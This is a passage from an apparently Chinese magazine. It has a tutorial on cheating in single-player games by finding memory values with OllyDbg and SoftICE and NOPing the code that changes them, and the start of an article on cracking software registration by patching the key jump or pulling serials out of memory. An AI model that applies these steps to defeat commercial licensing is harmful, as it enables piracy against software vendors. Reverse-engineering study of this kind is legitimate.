


图 5

五、中级篇：永远的警戒，永远的金钱

好，上面的都是基础知识，如果你已经都学会了，我们就一起来学习一下稍微普遍的方法。因为《天龙八部》太特殊了，并不是人人都玩过，即使玩过，它的特殊处理方式也不适合所有游戏。所以下面我们以《红色警戒：尤里的复仇》为例，讲解一下

用OLLYDBG破解游戏的普遍的方法。

当然，这个方法并不适合所有人，你需要额外的硬件支持：两台显示器。我是用的电视机＋显示器的方法实现的双显示功能。我将桌面扩展到了电视机上，成为两个桌面，如图6。



图6

这样就解决了一个棘手的问题，我们实现了一个桌面显示游戏，而另一个桌面显示OLLYDBG。我们不用再担心游戏挂起了。

仍然用金山游侠查找游戏的金钱地址，这样会得到三个地址，其中最大的地址是真正的控制金钱的地址，我找到的是919B2DC。使游戏最小化，用OLLYDBG附加Gamemd.exe并将OLLYDBG拖到第二个显示器上，下919B2DC的硬断点。

回到游戏，这时游戏会挂起，这时从第二个显示器中控制OLLYDBG，找到关键代码进行修改，如图7，将4F96D9这行的代码NOP掉就可以了。




图7

我们可以用这种方法修改许多单机版游戏，但这里还有一个问题，如果你按上面的方法试了，你会发现，每次游戏被OLLYDBG挂起后再被运行，游戏会立刻最小化。这是因为一旦游戏恢复运行会马上发现活动窗口是OLLYDBG而不是游戏本身。经常玩游戏的朋友一定接触过一类游戏，这种游戏不能被最小化，一旦最小化游戏便挂起，再最大化后是一片黑屏。这样我们无法调试游戏，因为OLLYDBG与游戏是平等的普通应用程序。不管打开多少窗口，它们中有且仅有一个是活动的。任何对OLLYDBG的操作都会使游戏失去焦点，从而使游戏挂起。

导致游戏挂起的原因是DX的工作方式。每个用到DX的游戏都会独占屏幕（当然也有窗口模式的，但是很少），当最小化游戏时，这种独占模式遭到破坏，这时的游戏是否会挂起，取决于设计游戏时是否添加了恢复代码。如果没有恢复独占模式的代码，游戏就会出错挂起。当然，我们不用担心金山游侠有这个问题，它可以直接从游戏状态下弹出。这就是金山游侠引以为荣的DX直接弹出技术（通过观察，我发现这种DX弹出技术其实就是将金山游侠的线程插入到游戏线程中去。这样，金山游侠与游戏属于同一个进程，可以共同使用屏幕，当然不会使游戏最小化了）。但是OLLYDBG不支持DX直接弹出（如果可以，则不必使用双显示器法了），我们必须想一个方法，即不会破坏游戏的活动状态，也可以控制OLLYDBG。

六、高级篇：我的游戏我作主

我没有找到这种方法。显然，由于OLLYDBG的局限性，以上的方法已经使OLLYDBG发挥到极限了。于是我想到了SoftICE，它工作在系统底层，这个调试器曾经是Cracker的最爱。不过现在大有被菜鸟们遗弃之趋势，我学习破解就是从OLLYDBG开始的。若不是这次破解游戏，我对SoftICE还非常陌生呢。

由于SoftICE比OLLYDBG复杂，安装及使用的详细方法真是一言难尽，所以如果您是像我这样的新手，建议去研究一下专业书籍，所以在进行下面的操作时可以参考看雪学院的经典教程（www.pediy.com）。我们以轩辕剑4人物的生命为例，讲解一下寻找关键代码的过程。一些命令的用法参见附录。

首先，安装好SoftICE。然后用金山游侠查找储存人物生命的地址ECCDC0。再用“CTRL+D”呼出SoftICE，对这个地址下断点。命令是：BPMB ECCDC0 W（相当于OLLYDBG的硬件断点）。进入战斗模式，使人物生命变化，SoftICE再次跳出，记下当前运行的代码的地址4EE10E。我不会在SoftICE模式下抓图，因此这里就不附图了。SoftICE无法修改程序文件，我们可以用OLLYDBG进行修改。用OLLYDBG打开SWD4.EXE（用不着运行），跳到4EE10E处。得到以下代码：

```
004EE100  |> \8B55 FC        |mov edx,dword ptr ss:[ebp-4]
004EE103  |.  66:8B42 08     |mov ax,word ptr ds:[edx+8]
004EE107  |.  66:2B45 10     |sub ax,word ptr ss:[ebp+10]
004EE10B  |.  8B4D FC        |mov ecx,dword ptr ss:[ebp-4]
004EE10E  |.  66:8941 08     |mov word ptr ds:[ecx+8],ax;将这一行代码NOP掉就可以了
004EE112  |>  E9 A9000000    |jmp swd4.004EE1C
```

这样就实现了主角的生命无限。如果你已经熟练使用OLLYDBG，那么SoftICE应该可以很快上手。

七、小结

写完这篇文章后，我感觉内容好像有些空洞，但当我想再充实一下的时候，发现要讲的东西非常多（像SoftICE我只是提了一下，没有深入讲解）。因此，我希望我的这篇文章能起到抛砖引玉的作用。通过上面的例子，我们可以看出修改游戏有三步：首先，找到存储数据的内存地址；然后，在此内存地址上下硬件

断点，找出修改该内存地址的代码；第三，修改代码。但是真正修改起来不是这么容易。

双显示器法是我被逼无奈而想出的方法，但确实很好用，特别是对SoftICE不熟的人。用SoftICE破解则是最普遍的方法，但不如OLLYDBG方便。现在，许多游戏都有恢复代码，不用担心最小化挂起的问题，因此用OLLYDBG还是比较普遍的。如果有哪位大虾会更好的方法，一定要贡献呀！

另外，对于《红色警戒：尤里的复仇》金钱的修改方法并不是很完美。将那一行代码NOP掉后，整个减少钱数的代码就不起作用了，换言之，游戏中任何减少金钱的动作都是无效的。那么，敌人岂不也是无限金钱。其实我们完全可以给程序添加一个识别存储地址的代码片断。游戏刚开始时电脑会得到50000块大洋（太黑了），根据这个不同，我们设计一段代码，识别我们的金钱存储地址，并且仅对这个地址修改即可。但是本人水平有限，只能提供一下思路了。对于网络游戏（包括联机对战这类游戏），由于所采用的技术是不同的，因此本文的技术只适用于单机版游戏。

（文中涉及到的相关软件及附录在光盘中有收录）

小议软件破解与反破解

Burgess

以前也看过不少关于破解的文章，不外乎以下几种。

一、暴破

就是找到关键跳，然后把等于改成不等于，把不等于改成等于，或者干脆改成无条件跳。关于这种方法，关键是找到关键跳。大致过程如下，在注册框的注册码里随便输入，点确定。绝大多数朋友会和我一样看到注册失败等字样，如图1，记住它，然后用反汇编工具（如C32asm）打开程序，如图2，依次点击参考→串式数据参考，从中找到你刚看到的注册失败字样，双击后就会来到关键跳附近了，然后向上不远处就会看到我们梦寐以求的关键跳了，Remember it。接下来用任一款十六进制编辑器对原文件进行改写，如图3，就是把汇编代码的十六进制数的74改成75，84改成85就OK了。最后点保存，然后再运行修改后的程序在注册框处还是随便输入，点确定，OK，恭喜你，注册成功了吧？



图 1




图 2

二、在内存中找注册码

在注册框里随便输入，然后点确定。虽说风水轮流转，可是如果现在还没有轮到你的话，那也不要郁闷，Follow me吧！这时你看着那个讨厌的注册失败字样的东东不理它就是了。然后打开十六进制编辑器，载入程序，然后Ctrl+F查找我们讨厌的注册失败字样，找到后一般是往上看，不远处就会看到注册码样的东东，记下它。然后再重新注册软件，只是这回把刚刚找到的那些字符串填到注册码框里，再点确定，OK，再次祝贺你，我们又成功了！




图 3

三、利用调试工具

如果你有一定汇编知识的话，你可以使用调试工具在寄存器里找到注册码，当然，如果你已经是个很有经验的高手，则可以在调试工具里看程序流程，然后找到算法，然后写出算法注册机来。

下面先来说一下在调试工具里找注册码的大致步骤，先找到关键跳，然后打开调试工具，如Ollydbg，个人比较喜欢用OD，如图4。




图 